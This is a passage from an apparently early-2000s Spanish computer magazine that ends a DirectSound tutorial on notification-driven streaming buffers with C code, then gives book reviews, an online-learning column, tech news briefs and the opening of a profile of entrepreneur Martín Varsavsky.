Esta estructura describe el desplazamiento del *buffer* en el que deseamos que se dispare el suceso y el manejador del mismo a iniciar. Nos referimos a los campos *dwOffset* y *hEventNotify*, respectivamente.



Ejemplos incluidos en el SDK de DirectSound.

El primero de los métodos es más sencillo de implementar. Bastará con crear una función que sea llamada en cada pasada por el bucle de mensajes, y que se encargue de comprobar la posición del *buffer*, para escribir con la suficiente antelación en él. Algo similar al fragmento que adjuntamos, denominado Código 5.

Al generar el *buffer*, almacenaremos en una variable qué valor corresponde a la mitad y lo tomaremos como referencia. Cuando la posición de reproducción supere dicha cifra, podremos escribir en la primera mitad; mientras que cuando sobrepase el final, lo seguro es escribir en la segunda parte. De este modo, bloqueamos siempre la mitad del *buffer* que no está siendo reproducida. Si es lo suficientemente grande (un segundo será el tamaño mínimo deseado), no será necesario tener en cuenta la posición de escritura.

El segundo método es un poco más complicado. En primera instancia, debemos crear una matriz de eventos donde asociaremos aquellos que deseemos monitorizar. Si queremos hacer algo similar al ejemplo anterior, bastará con generar tres eventos: la reproducción de la mitad y el final del *buffer*, el final de la reproducción y un evento vacío. A continuación, generaremos una matriz de estructuras de tipo *DSBPOSITIONNOTIFY* con tantos elementos como eventos, donde guardaremos el desplaza-

DirectSound pone a nuestro alcance un método que permite disponer del contenido de los *buffers* sin duplicar su capacidad

miento cuya reproducción los producirá. Algo similar a la figura del Código 6.

Se puede observar que el desplazamiento del último de los elementos de la matriz es de valor *DSBPN_OFFSETSTOP*. Dicho baremo provoca un evento cuando finaliza la reproducción del *buffer*, y debe ser siempre el último elemento de la matriz.

El siguiente paso que debemos seguir es solicitar una interfaz *IDirectSoundNotify* para poder invocar al único método del que dispone: *SetNotificationPositions*. Los parámetros que emplearemos en nuestro caso serán dos, como el número de eventos que deseamos nos sean notificados y la matriz *dsbMatrizEventos*. El código será similar al que aparece en la página anterior como Código 7.

Finalmente, nos resta controlar los eventos. Esta operación la realizaremos en el bucle de mensajes, llamando para ello a la función *WaitForMultipleObjects* de la API de Windows (ver Código 8).

Veamos los parámetros de dicha función. El primero de ellos es el número de sucesos que vamos a

Códigos 7 / 8 / 9

Código 7

```
LPDIRECTSOUNDNOTIFY lpDSNotify;

lpDS->QueryInterface     (IID_IdirectSoundNotify,     (void
**)&lpDSNotify);
lpDSNotify->SetNotificationPositions(3,dsbMatrizEventos);
```

Código 8

```
DWORD MsgWaitForMultipleObjects(
   DWORD                          nCount,
   CONST HANDLE       *lpHandles,
   BOOL                                 fWaitAll,
   DWORD                          dwMilliseconds,
   DWORD                          dwWakeMask);
```

Código 9

```
   BOOL Fin = FALSE;
   while (!Fin)
   {
     DWORD Evento= MsgWaitForMultipleObjects (
                  4,     hMatrizEventos,     FALSE,     INFINITE,
   QS_ALLINPUT);
     Evento=Evento-WAIT_OBJECT_0;
     switch (Evento)
     {
       case 0: ProcesaPrimeraParteBuffer();break;
       case 1: ProcesaSegundaParteBuffer();break;
       case 2: FinSonido();break;
       default: // Si es el ultimo es un mensaje.
       {
         while (PeekMessage (&msg,NULL,0,0,PM_REMOTE))
         {
           if (msg.message==WM_QUIT) Fin=True;
           else
           {
             TranslateMessage(&msg);
             DispatchMessage(&msg);
           }
         }
       }
     }
   }
```

monitorizar, cantidad que deberá ser igual al número de eventos definidos más uno (el vacío). El desocupado se emplea para permitir al bucle de mensajes que procese aquellos que permanecen en la cola. El segundo de ellos es la localización de los manejadores (la matriz *hMatrizEventos*). El tercero especifica el tipo de espera; emplearemos *FALSE* para indicar a la función que no deseamos aguardar a que se produzcan todos los mensajes. El cuarto indica el tiempo que debemos esperar en milisegundos, para lo cual usaremos la constante *INFINITE*. El último de ellos nos permite filtrar qué tipos de mensajes serán considerados un suceso. Los posibles valores son: *QS_ALLEVENTS*, *QS_ALLINPUT*, *QS_ALLPOSTMESSAGE*, *QS_HOTKEY*, *QS_INPUT*, *QS_KEY*, *QS_MOUSE*, *QS_MOUSEBUTTON*, *QS_MOUSEMOVE*, *QS_PAINT*, *QS_POSTMESSAGE*, *QS_SENDMESSAGE* y *QS_TIMER*. De todos ellos, emplearemos el segundo, *QS_INPUT*, que notificará cualquier mensaje como suceso.

Con esta función construiremos un bucle de mensajes parecido al Código 9.

En el SDK de Microsoft podremos estudiar un ejemplo de *buffers* canalizados por medio de la canalización. En CD ACTUAL, hemos incluido uno de ellos para facilitar su comprensión.



Ejemplo de *buffer* canalizado por notificación del SDK de DirectX.

Bibliografía

Software Development Kit de Microsoft.

Programación en DirectX. Microsoft Press.

Pedro Antón Alonso

Partic


En nuestra sección de Libros recogemos todas las novedades que aparecen mes tras mes en el mercado editorial informático. Para que las editoriales puedan hacernos llegar las reseñas de sus novedades, hemos habilitado una dirección e-mail específica: libros-pca@bpe.es. El envío de libros debe realizarse a nuestra dirección habitual: PC ACTUAL. San Sotero, 8, 4ª planta. 28037 MADRID.

Libros para

Conocer a fondo los últimos programas implica saber utilizarlos. Este mes hemos decidido proponeros una interesante selección de obras prácticas con el fin de ahondar en el diseño de páginas web a través de las herramientas que se pueden encontrar en el mercado. La revolución digital también es protagonista de un buen número de guías que pretenden iniciar al usuario en el mundo de la fotografía o el diseño. Por supuesto Internet no podía faltar en esta selección.

Lo último en diseño *web*


■ La nueva versión de Dreamweaver para el diseño y creación de páginas *web* cuenta con esta guía completa y práctica de nivel medio y avanzado. Redactado por profesionales del diseño y con conocimientos de HTML y animación, este libro enfoca la construcción de *sites* desde una perspectiva eminentemente práctica. La actualización de este software abre el campo del diseño suministrando sencillez en el manejo y gran productividad en la ejecución del trabajo. Al igual que otros volúmenes de aprendizaje y referencia, éste lleva adjunto un CD-ROM con la resolución de los ejercicios propuestos.



Título: Dreamweaver 3 versión dual
Autor: Lynda Weinman y Garo Green
Editorial: Anaya Multimedia Tfn: 91 393 88 00
Páginas: 368 páginas
Precio: 4.200 pesetas (25,24 euros)
Web: www.anayamultimedia.es

HTML, la base del diseño web

■ Despacio y con buena letra. Esa es la premisa fundamental de este curso de iniciación para aprender a crear *sites*. Merece la pena atender a su introducción sobre Internet y su origen. Se estudian diferentes lenguajes existentes como HTML, JavaScript, Perl o XML entre otros muchos. Completo y de gran ayuda o gracias a los iconos que alertan al usuario de los conceptos más interesantes y con ejemplos prácticos de los lenguajes. Está dirigido a personas que deseen diseñar sus propios sitios virtuales con herramientas gratuitas independientemente de la plataforma que estén utilizando



Título: Aprenda a crear páginas web
Autor: Albert Bernaus y Jaime Blanco
Editorial: Inforbooks Ediciones Tfn: 93 439 15 75
Páginas: 415 páginas
Precio: 2.950 pesetas (17,73 euros)
Web: www.inforbooks.com

Dreamweaver para creativos

■ Dentro de la colección *Studio Factory* se integra este manual que explica con multitud de ejemplos y pantallas las funciones básicas y más avanzadas para la concepción de sitios *web* tanto para Pc o Mac. El libro realiza un completo recorrido a través de veinte lecciones por la inserción de textos, imágenes y objetos hasta como optimizar el código HTML o publicar un sitio. En cada una de las lecciones, el lector puede visualizar ejemplos prácticos que ilustran las funciones presentadas. La personalización, con etiquetas propias o diferentes formatos de código fuente y la creación de hojas de estilo en cascadas son algunos temas interesantes que también se incluyen.



Título: Dreamweaver 3
Autor: Ediciones ENI
Editorial: Ediciones ENI Tfn: 93 424 64 01
Páginas: 349 páginas
Precio: 2.490 pesetas (14,97 euros)
Web: www.ediciones-eni.com

Buscar en la Red con una sonrisa

■ La colección «Informática para torpes» cuenta desde el mes pasado con un nuevo volumen para aprender a realizar búsquedas y explorar en la Red. Se trata de un libro de nivel básico, que está orientado a todas aquellas personas que consideran la informática como algo difícil, y permite aprender de forma amena y divertida los entresijos de Internet. El humor es la tónica dominante en este volumen protagonizado por el irónico personaje de Forges, Cosme Romerales. Incluye un CD-ROM con herramientas de Internet y diferentes utilidades.



Título: Aprende a buscar en Internet
Autor: Ana Martos
Editorial: Anaya Multimedia Tfn: 91 393 88 00

Fotografía Digital al completo

■ La revolución digital ha alcanzado el mundo de la fotografía proporcionando un sinfín de opciones para complementar este arte. Esta obra muestra cómo conseguir el máximo partido a la fotografía digital enseñando cómo seleccionar la mejor cámara entre las muchas que existen en el mercado, sin olvidar el apartado de la iluminación, la ubicación o la composición.



Título: Fotografía Digital
Autor: Ken Milburn
Editorial: Anaya Multimedia
Tfn: 91 393 88 00
Páginas: 816 páginas

Enseñanza virtual

Hace diez años, la idea de estudiar una materia con la mirada perdida en una pantalla de ordenador y unos auriculares encasquetados en la cabeza parecía algo propio de las películas americanas de ciencia-ficción. En pleno siglo XXI, los cursos virtuales no sólo son asequibles para el ciudadano medio, sino que además se están imponiendo hasta el punto de que algunas academias ofrecen sus servicios exclusivamente *on-line*.

La idea del profesor virtual se ha extendido incluso a las universidades de nuestro país, donde muchos catedráticos han adoptado el *e-mail* como medio a través del cual resolver las preguntas de los alumnos. El estudiante puede socializarse e intercambiar apuntes vía chat, una auténtica aula virtual, aunque no se pueden tirar bolas de papel ni jugar a «paella» o, ya un poco más mayorcitos, fumarse un cigarrillo en el pasillo, el más importante acto social de la edad adulta. Tampoco he oído hablar de las «chuletas» virtuales, pero seguro que algún hacker avispado dará con la solución a este problema.



Los principales requisitos que se exigen para el uso de estos programas son: en primer lugar, la fuerza de voluntad, ya que, en cierto modo, son los sustitutos de la enseñanza a distancia; y por otro, la posesión de un buen equipo informático con todos los adelantos multimedia: tarjeta gráfica, lector de CDs, *webcam*, tarjeta de sonido, altavoces, micrófono... Aunque en muchos casos la academia se encarga de aportar el equipo durante la duración del curso.

La ventaja de este sistema es, sobre todo, una formación integral, gracias a los programas de software de emulación y tutoriales (para cursos informáticos, de idiomas, etc.) que permiten realizar también la parte práctica.

En cuanto a los precios, la oferta es tan variada como variada es la Red. Desde aquí, recomendamos que conozcáis el proyecto GNUpedia (*www.gnu.org/enciclopedia*), una enciclopedia dispersa en múltiples páginas web que será realizada de aquí en adelante por profesores y alumnos de todo el mundo. Tendrá todos los ingredientes expuestos más arriba y, además, nace con la vocación de distribución libre del proyecto GNU.

Virginia Toledo / vtoledo@bpe.es

En el interior


Noticias *on-line*

Nuestras noticias recogen este mes la iniciativa de cursos *on-line* de Home english (Natural.net) o la tarifa plana musical, inspirada en Napster, de la empresa española Weblisten. Otra propuesta novedosa es la que presenta 3GIC Networks, empresa que gestiona todos los trabajos derivados de mantener una tienda en la Red.




Publicidad *on-line*

Estas empresas configuran uno de los pilares económicos de la Red. A un ritmo vertiginoso, las agencias de publicidad cambian sus estructuras para adaptarse al mercado, a la vez que adoptan nuevos formatos.



Cibercafés

Buceamos en la historia de estos emblemáticos lugares de asueto e investigamos sus nuevas propuestas tecnológicas, como la utilización de banda ancha para la conexión a Internet.



Underground

Descubrimos como opera el virus Little-Davinia, el primero que infecta los equipos desde una página web.



Paseos por la web

Este mes te vas a reír con nosotros, porque hemos preparado un viaje a través de las páginas de humor más hilarantes de la red de redes. Sarcasmo y chascarrillos varios para que el ordenador te provoque alguna que otra carcajada.



De fondo

Celia Almorox
calmorox@bpe.es

La vida sin Internet

Practicando ese insano vicio de imaginar, he llegado a cerrar los ojos y a pensar cómo sería la vida sin Internet. ¿Igual? ¿Horrible? ¿Qué echaríamos de menos? ¿Qué nos ha aportado? Lo primero que me vino a la mente es que nos faltaría el correo electrónico, ese delator impúdico de currantes que se escaquean y que fomenta la escritura incluso entre aquellos que no tienen nada de que hablar. Y qué decir de la *nueva economía*, el invento de algunos para justificar los más variados dispendios empresariales. Pensé en un mundo sin Explorer, la aplicación que ha traído por el camino de la amargura al hombre más rico del mundo, o era el segundo, y que nos ha obligado a todos, incluso a los más patosos, a aprender a navegar. Con qué llenarían los periódicos sus páginas de economía sin las *dot-com*, simulacros de empresa a las que todo el mundo ha perdido el respeto, puesto que si nacen cinco, mueren ocho. No disfrutaríamos de MP3, un ladrón que roba la música a los ricos para dársela a los pobres. Desaparecería WAP, la justificación para seguir sintiendo fascinación por el móvil. No hubiera ampliado mi vocabulario con palabras tan fundamentales como *site*, *chat*, *spam*, *hacker*, *cracker* o *e-mail*. Y, sin duda, no tendría que cerrar los ojos y pensar un tema sobre el que verse esta columna.

Naturalnet, una apuesta por la enseñanza virtual

Home English presenta su nuevo método de aprendizaje de inglés basado en tecnología multimedia.

Esta compañía, con una amplia experiencia en la enseñanza a distancia, lanza al mercado Naturalnet, un curso de inglés a través de Internet. Se trata de un nuevo método pedagógico que, mediante un campus virtual, permite de forma interactiva, la comunicación entre el alumno y el profesor. Desde este campus, el alumno realizará todas las actividades propuestas así podrá escuchar, repetir, leer y escribir sin necesidad de desplazarse. Para ello, el alumno dispone de una contraseña personal para acceder al curso desde cualquier lugar lo que facilita el seguimiento del mismo.

Naturalnet está basado en un aprendizaje progresivo de la lengua, a través de un método interactivo, que se realiza mediante las diferentes secciones del curso. Entre estas secciones cabe destacar la posibilidad de consultas *on-line* con el profesor y las pruebas de evaluación, conocidas como Progress Checks, que valorarán el progreso del alumno.

Al mismo tiempo, cuenta con diferentes propuestas para la práctica del idioma como chats entre alumnos y ciberaventuras que harán más ameno el aprendizaje, así como enlaces con diarios y revistas, además de diccionarios y enciclopedias para la ampliación de vocabulario.



Para el desarrollo de esta iniciativa, Home English, compañía del Grupo CEAC, ha invertido más de mil millones de pesetas aportando todos los medios tecnológicos a su alcance para conseguir un sistema de aprendizaje innovador en el mercado. Asimismo, también propone dentro de su oferta en formación a distancia, el curso Professional Service, especialmente diseñado para empresas, que combina el método multimedia con el profesor particular tradicional. Cabe mencionar a su vez el lanzamiento de cursos en otros idiomas como el alemán,a también basados en la enseñanza multimedia.

www.homenglish.com

American Express presenta la tarjeta del futuro

Para la empresa, los hábitos de compra están cambiando. Cada día más gente utiliza las tarjetas de crédito para comprar en Internet y para aplazar sus pagos. Por ello, ha presentado oficialmente la tarjeta American Express Blue, que incorpora novedosas ventajas como la garantía ante el fraude *on-line*. *«Confiamos en el crecimiento futuro del comercio electrónico en todo el mundo, como consecuencia de los cambios en los hábitos de los consumidores. Además, esperamos que el 28% de los usuarios de Internet realicen compras on-line a lo largo de 2001 y que se produzca un aumento en torno al 125% del volumen de compras»*, matiza Héctor Cuellar, presidente de American Express España.

La tarjeta está diseñada para un público más amplio al que tradicionalmente se dirigen los productos de American Express e incorpora prestaciones en materia de seguridad tanto para operaciones en Internet, como para las compras más tradicionales en tiendas o la utilización de cajeros automáticos. Entre las novedades que incluye la American Express Blue están la posibilidad de aplazar los pagos, garantía de devolución del importe de la compra, o servicio de atención telefónica 24 horas.



www.americanexpress.es

American Express 91 572 03 03

Enterasys Networks construye la oficina del 2005

La filial de Cabletron Systems ha presentado su nueva gama de productos para la creación de redes corporativas y garantizar su seguridad.


Fruto de un proceso de reconstrucción de su imagen de marca, la compañía ha hecho público el elenco de soluciones que constituyen su oferta para grandes empresas e instituciones. El más importante de ellos es Secure Harbour, que, además de una línea de producto específica, representa, por medio de un sello, todo el conjunto de planteamientos y tecnologías que aseguran las redes frente amenazas internas y externas.

X-Pedition designa una familia de *routers* de alto rendimiento en la que se incluye Smart Switch Router, hasta ahora buque insignia de la casa, y la nueva gama de *switch-routers* multinivel X-Pedition ER16. En palabras de Paco García, director técnico de Enterasys, esta serie de dispositivos «*aporta seguridad, disponibilidad y movilidad, lo que nos ayuda a llegar al concepto de oficina de 2005*». Caracterizados por una gran escalabilidad, estos aparatos permiten a las empresas y compañías de *e-business* optimizar y controlar el uso de sus redes corporativas.

La nuevo instrumental de Enterasys incluye además las familias Matrix y Vertical Horizon de productos de conmutación; el software de gestión de redes Netsight; la rama RoamAbout, destinada a facilitar las comunicaciones inalámbricas; y, por último, Aurorean, un conglomerado de soluciones VPN, de convergencia y *e-business*.

www.enterasys.com


Enterasys Networks 91 405 71 10



La tarifa plana musical llega de la mano de Weblisten.com

Tras la alianza de Napster con Bertlesmann, parece que la descarga de canciones en formato MP3 desde Internet va a pasar de ser una actividad gratuita pero fuera de la ley, a una forma de comprar música diferente. La alianza entre el joven programador y la compañía de ocio lleva meses anunciando una fórmula de pago por suscripción que permitirá a sus usuarios descargar toda la música que quieran por un reducido precio. Pero esta medida todavía no se ha puesto en marcha. Sin embargo, desde España, una empresa que lleva tres años en la venta de música *on-line* se ha adelantado al gigante americano con la inauguración de una tarifa plana de descarga de música digital. Por 4.900 pesetas, Weblisten.com ofrece un servicio de pago por suscripción con el que se pueden descargar un número ilimitado de canciones en formato MP3 o Windows Media Audio del catálogo de más de 50.000 títulos que tiene la página.

Gracias a los acuerdos firmados por weblisten.com con la Sociedad General de Autores y Editores (SGAE) y la asociación de Artistas, Intérpretes y Ejecutantes (AIE), la página puede ofrecer las canciones de cualquier artista, ya que estas dos organizaciones se encargan de pagar a las discográficas los derechos de autor.




Cuando el usuario accede al servicio de tarifa plana musical, denominado BonoMúsica recibe una contraseña que le permitirá «*bajarse*» las canciones de forma ilimitada. Se puede escuchar un fragmento de todos los temas que componen el catálogo de Weblisten.com y en caso de que la descarga se corte durante la transferencia, la página permite la posibilidad de recuperarla durante las 24 horas posteriores.

La página también ofrece la posibilidad de comprar las canciones a través de bonos que van desde las 2 canciones hasta los 1.000 temas y de escuchar en *streaming* sus ocho canales de música.

www.weblisten.com

Cine a la carta a través de banda ancha

Blockbuster, la red de tiendas de alquiler de películas filial de Viacom, pone en marcha un servicio de ocio bajo de manda a través de los *set-top boxes* Streamaster 5000 de Motorola en Estados Unidos. Ya los servicios de vídeo bajo demanda son una realidad en Estados Unidos gracias a las redes de banda ancha. Seattle, Portland y Salt Lake City han sido las primeras ciudades en disfrutar de las opciones habituales del vídeo doméstico que ofrece Blockbuster, pero conectadas a la red de banda ancha de la empresa Enron Broadband Services y a través de los dispositivos Streamaster 5000 de Motorola.



El sistema de recepción digital multimedia de Motorola aprovecha la velocidad de transferencia que permite la red de banda ancha para que los suscriptores del servicio puedan iniciar, suspender, detener, rebobinar o visualizar las películas bajo demanda en el televisor con una calidad de imagen y sonido similar a la que ofrece el sistema VHS.

El Streamaster 5000, que está disponible en todo el mundo, funciona como una pasarela doméstica para ofrecer una amplia gama de servicios multimedia interactivos como la compra *on-line* o el acceso a Internet.

www.motorola.com/semiconductors

Motorola 902 100 077

Intel y Excalibur Technologies forman Convera Corporation

Mediante este acuerdo las empresas combinarán las operaciones comerciales de Excalibur y la división Interactive Media Services de Intel.

Intel y Excalibur Technologies forman Convera Corporation. Como resultado de esta transacción, todas las acciones de Excalibur han sido convertidas en acciones de Convera Corporation. Junto al anuncio de creación de la nueva compañía se ha dado a conocer también un acuerdo entre Convera y la Asociación Nacional de Baloncesto. Como parte de esta transacción está un acuerdo entre Intel y la NBA para desarrollar y distribuir contenidos interactivos de la NBA a través de NBA.com y otros sitios web fueron asignados a Convera. También se incluirá la programación en banda ancha.



Los planes de Convera se centran en permitir a los propietarios de contenidos sacar valor de sus contenidos digitales al proporcionar tecnologías, productos y servicios avanzados que permiten administrar, mejorar y distribuir los contenidos de forma segura a través de redes intranets preparadas para IP, Internet, *set top boxes* y dispositivos inalámbricos.

www.convera.com

La nueva cara de Radiocable.com huye de lo convencional

El portal Radiocable.com ha renovado su imagen con un diseño adaptado al nuevo formato UMTS, nueva presentadora y colaboradores. Dispone de un espacio denominado «Portal de Vídeo» en el que se emiten los mejores vídeos de Internet sobre noticias de actualidad y ocio. La imagen transgresora y el tono crítico en el análisis de las noticias es la tónica dominante en la presentación de la información. Este portal ha sido galardonado por la Asociación de Usuarios de Internet (AUI) por haber aportado más a la difusión en la Red, y también ha recibido el premio «Nuevos Lenguajes» de la Fundación Coca-Cola. La nueva presentadora de Radiocable.com, V.I.R., de veinte años, presenta un informativo virtual semanal desde un punto de vista muy crítico y con una estética muy alejada de lo habitual. Las candidaturas de Madrid y Sevilla a sedes olímpicas, las energías alternativas frente a las productoras de petróleo o la venta de armas, son algunos de los temas que analiza V.I.R. desde una perspectiva diferente que choca con el clasicismo de los informativos convencionales.



www.radiocable.com

e-@action Election Solutions, el nuevo sistema de votación de alta tecnología para Estados Unidos

La alianza de Microsoft, Dell y Unisys ha servido para la creación de un sistema de votación de alta tecnología que sustituya los anteriores de la infraestructura política norteamericana. Las irregularidades que tuvieron lugar en las pasadas elecciones de aquel país y el largo proceso de recuento sufrido por los dos candidatos a la Casa Blanca, ha llevado al desarrollo del sistema e-@ction Election Solutions, que incluye gestión de votación, registro del votante, identificación y análisis tanto de los votos recogidos como de los resultados. En este desarrollo, Unisys será el integrador de la numerosas tecnologías, Microsoft se ocupará del software mientras que Dell será el encargado de suministrar los equipos.



www.unisys.com

www.microsoft.com

www.dell.com

Jump ofrece un disco duro virtual

Jump Ordenadores ha lanzado Mega Jump, una iniciativa que ofrece a los usuarios un servicio de almacenamiento gratuito al que se puede acceder desde cualquier ordenador conectado a Internet. A través de su página web *www.jump.es*, el usuario puede construir un entorno virtual compartido en el que puede grabar todo tipo de archivos sin limitaciones de formatos en los 100 Mbytes ofrecidos. A esta información pueden acceder diferentes personas ya que es posible crear diferentes grupos con el fin de compartir los archivos.



www.jump.es

BREVES

SMO Sistemas rediseña su portal

El conocido distribuidor especializado en ordenadores portátiles y cámaras digitales, ha lanzado una web renovada con nuevos servicios como traductor, buscador de MP3, horóscopo, *e-mail* web gratuito, callejero de España, prensa digital y envío de postales entre otros. Con más de 60.000 visitas, este portal ha sido galardonado por su diseño y contenido, y con él cualquier usuario puede estar al día de lo último y comprar los productos a un precio competitivo.



www.smo.es

Comercio electrónico más seguro para todos

La empresa Internet Security Systems y VISA han firmado un acuerdo para proteger los datos de los usuarios de tarjetas de crédito en sus compras en Internet.



La alianza se hará efectiva a mediados de este año y tiene como objetivo verificar que los comerciantes electrónicos y los proveedores de acceso a Internet (ISPs) cumplen los requerimientos de transmisión de datos en línea de VISA. El programa electrónico de seguridad ECM (*Electronic Compliance Monitoring*) responde a la creciente demanda de seguridad en las transacciones realizadas en la Red.



La solución creada por Internet Security Systems (ISS) no sólo protege a los clientes, sino que también beneficiará a los comerciantes que venden sus productos en Internet, ya que, con un sistema de seguridad unificado para todas las transacciones realizadas con tarjetas VISA, es probable que los usuarios confíen más en sus servicios. ISS dotará a los comerciantes electrónicos de dos niveles de valoración de los servicios. Por un lado les permitirá canalizar la seguridad desde una perspectiva externa, y por otro, les facilitará un análisis de su política de seguridad. De esta manera, las tiendas *on-line* que se adhieran a este proyecto, tendrán un detallado informe con todos los potenciales casos peligrosos para que los incluyan en sus propios planes de seguridad.

www.iss.net

www.visa.com

Guía Campsa Interactiva 2001

Desde hace 20 años, la Guía Campsa ha guiado los viajes de miles de españoles. Ahora, con la llegada del nuevo siglo, la guía de viaje más consultada desembarca en Internet. A través de *www.guiacampsa.com* o *www.repsol-ypf.com* cualquier usuario podrá consultar información actualizada sobre hoteles, restaurantes, lugares de interés y fiestas de todos los pueblos de España.

La principal novedad de la edición de este año es la posibilidad de personalización. Los usuarios registrados en el portal repsol-ypf.com podrán añadir anotaciones en los mapas a modo de ficheros de texto, imágenes o sonidos, y planificar cómodamente sus viajes. En la página se puede consultar la ruta más rápida en coche entre dos puntos o el tiempo previsto para una fecha determinada.




www.guiacampsa.com

www.repsol-ypf.com

Salir de marcha en Internet con Portaldisco.com

Ya está en la Red Portaldisco.com, un portal especializado en música electrónica y discotecas españolas. En sus páginas se pueden encontrar contenidos relacionados con el mundo de la noche con la ayuda de un duende totalmente personalizable que se convertirá en el guía ideal para recorrer todos los rincones del portal.



Portaldisco.com ofrece retransmisiones *on-line* de conciertos de música electrónica, información sobre actos musicales y los locales de moda en España, así como un chat en el que periódicamente participan los DJs más conocidos del panorama musical. En la web se pueden consultar revistas especializadas con noticias y entrevistas a los artistas más importantes, además de escuchar algunos temas para ir «calentando motores» antes de salir a bailar.

www.portaldisco.com

BREVES

Tiendas UPI presenta su Metaportal

La cadena de tiendas de la Unión Profesional Informática (UPI) está presente en Internet con una página que recoge enlaces a los mejores contenidos de los portales más conocidos de Internet en España. Esta iniciativa pretende dar a conocer de una manera original una cadena de tiendas de informática que lleva 5 años presente en el mercado español con más de 110 puntos de venta. Entre los contenidos que aporta el Metaportal de UPI está un chat y enlaces a páginas dedicadas a juegos, horóscopos, envío de mensajes SMS o postales. Además, en la página se puede entrar a formar parte del Club UPI en el que los clientes de estas tiendas de informática pueden participar en concursos, financiar la compra de los equipos o conocer antes que nadie las últimas novedades y ofertas. El Club UPI es un medio para que los clientes propongan sugerencias o dudas a los profesionales de UPI.



www.upi.es

TalentManager, empleo para los más cualificados

La búsqueda de empleo a través de Internet se ha convertido en un recurso muy utilizado en los últimos meses. Sin duda es un medio muy útil, pero muchas veces los currículos pasan inadvertidos por la gran demanda de las personas que buscan su empleo. TalentManager aporta un toque diferenciador a su servicio de búsqueda de trabajo en Internet: la calidad de sus demandantes y de las empresas con las que colaboran. La empresa sólo tiene una base de datos de 20.000 currículos en toda Europa, eso sí, se trata de personas que están muy cualificadas para puestos de alto nivel. El servicio está dirigido a ejecutivos, analistas o creativos, entre otros, que están buscando trabajo o que no les importaría cambiar de puesto si le ofrecieran una buena oferta.



www.talentmanager.com

oskigo@prensatec.com



Martín Varsavsky: la envidia del éxito

A decir verdad, jamás en nuestra ya algo extensa carrera periodística tuvimos tantas dificultades para acceder a una entrevista personal con un directivo español. Extraña paradoja, tomando en cuenta que según las malas lenguas, Martín Varsavsky es un extremadamente astuto personaje que utiliza la comunicación y los medios para sus «oscuros» fines empresariales.

Esto de las «malas lenguas» no es un decir. **Varsavsky** ha sido una víctima real de su propio éxito, en un país en el que «hay que pedir disculpas por tener éxito». Con ello, resulta extraño que su compañía no cuente con primeras figuras ni responsables de comunicación entre sus importantes cargos directivos. Llevado este modo de hacer las cosas casi al límite, es una becaria la que le acompaña durante nuestra entrevista.

¿Será que Varsavsky se explica por sí solo? Resulta sorprendente oírle en medio de un corrillo de periodistas al final de una rueda de prensa. Su estilo es totalmente campechano, parece un empleado de nivel medio de su empresa, explicando y casi pidiendo disculpas por la actitud de sus inversores. Así explicaba, por lo menos, la necesidad de vender **Ya.com**, al exigir los inversores el centrarse en su actividad principal y abandonar Internet.

En su entorno, sin embargo, Martín se aproxima un poco más a lo que muchos de nosotros podríamos imaginarnos. Llega a su despacho y parece como si fuera caminando algunos milímetros por encima de la moqueta. Estas apreciaciones, reconocemos, son muy subjetivas. Pero hemos mantenido conversaciones con muchos directivos, algunos de ellos multimillonarios, algunos que comparten horas de golf con presidentes de países, y seguramente ese conocimiento nos lleva a realizar comparaciones que aunque inconscientes, no pueden dejar de aflorar.

Tras la venta de Ya.com, su proyecto en Jazztel parece viajar por carreteras más tranquilas y seguras

Martín Varsavsky ha conocido más de una vez el éxito. Se equivocan sus detractores cuando lo definen como «financiero» (evito agregar lo de argentino, por los tintes xenófobos que creo contiene ese tipo de definiciones). Se equivocan en el mismo sentido que se equivocarían si definieran a **Pedro Almodóvar** como financiero, porque sus películas han logrado embolsarle una importante fortuna.

John Brockman es el líder del colectivo «La Tercera Cultura», un grupo de pensadores vinculados a las Nuevas Tecnología e Internet, que se caracteriza por su espíritu crítico. Refiriéndose a los grandes personajes de la informática y la Red, directivos que no se cortan un pelo a la hora de verter opiniones sobre temas sociales y políticos, sostiene que *«son una pandilla de ineptos y carecen la de formación necesaria para entender los grandes temas de nuestro tiempo: la inteligencia artificial, la teoría del caos, el genoma humano. Tienen además la arrogancia de considerarse a sí mismos como los únicos pensadores, excluyendo de esta definición a los hombres de ciencia».*

Varsavsky no es el típico directivo a los que estamos acostumbrados en este país. Además de ser el promotor y dueño de sus empresas, está involucrado íntimamente con el desarrollo y el futuro de la industria. Le preocupa y no deja de hablar de otros temas: la educación, la democracia, el futuro de la investigación en biotecnología y sus implicaciones en la vida cotidiana, el genoma humano.

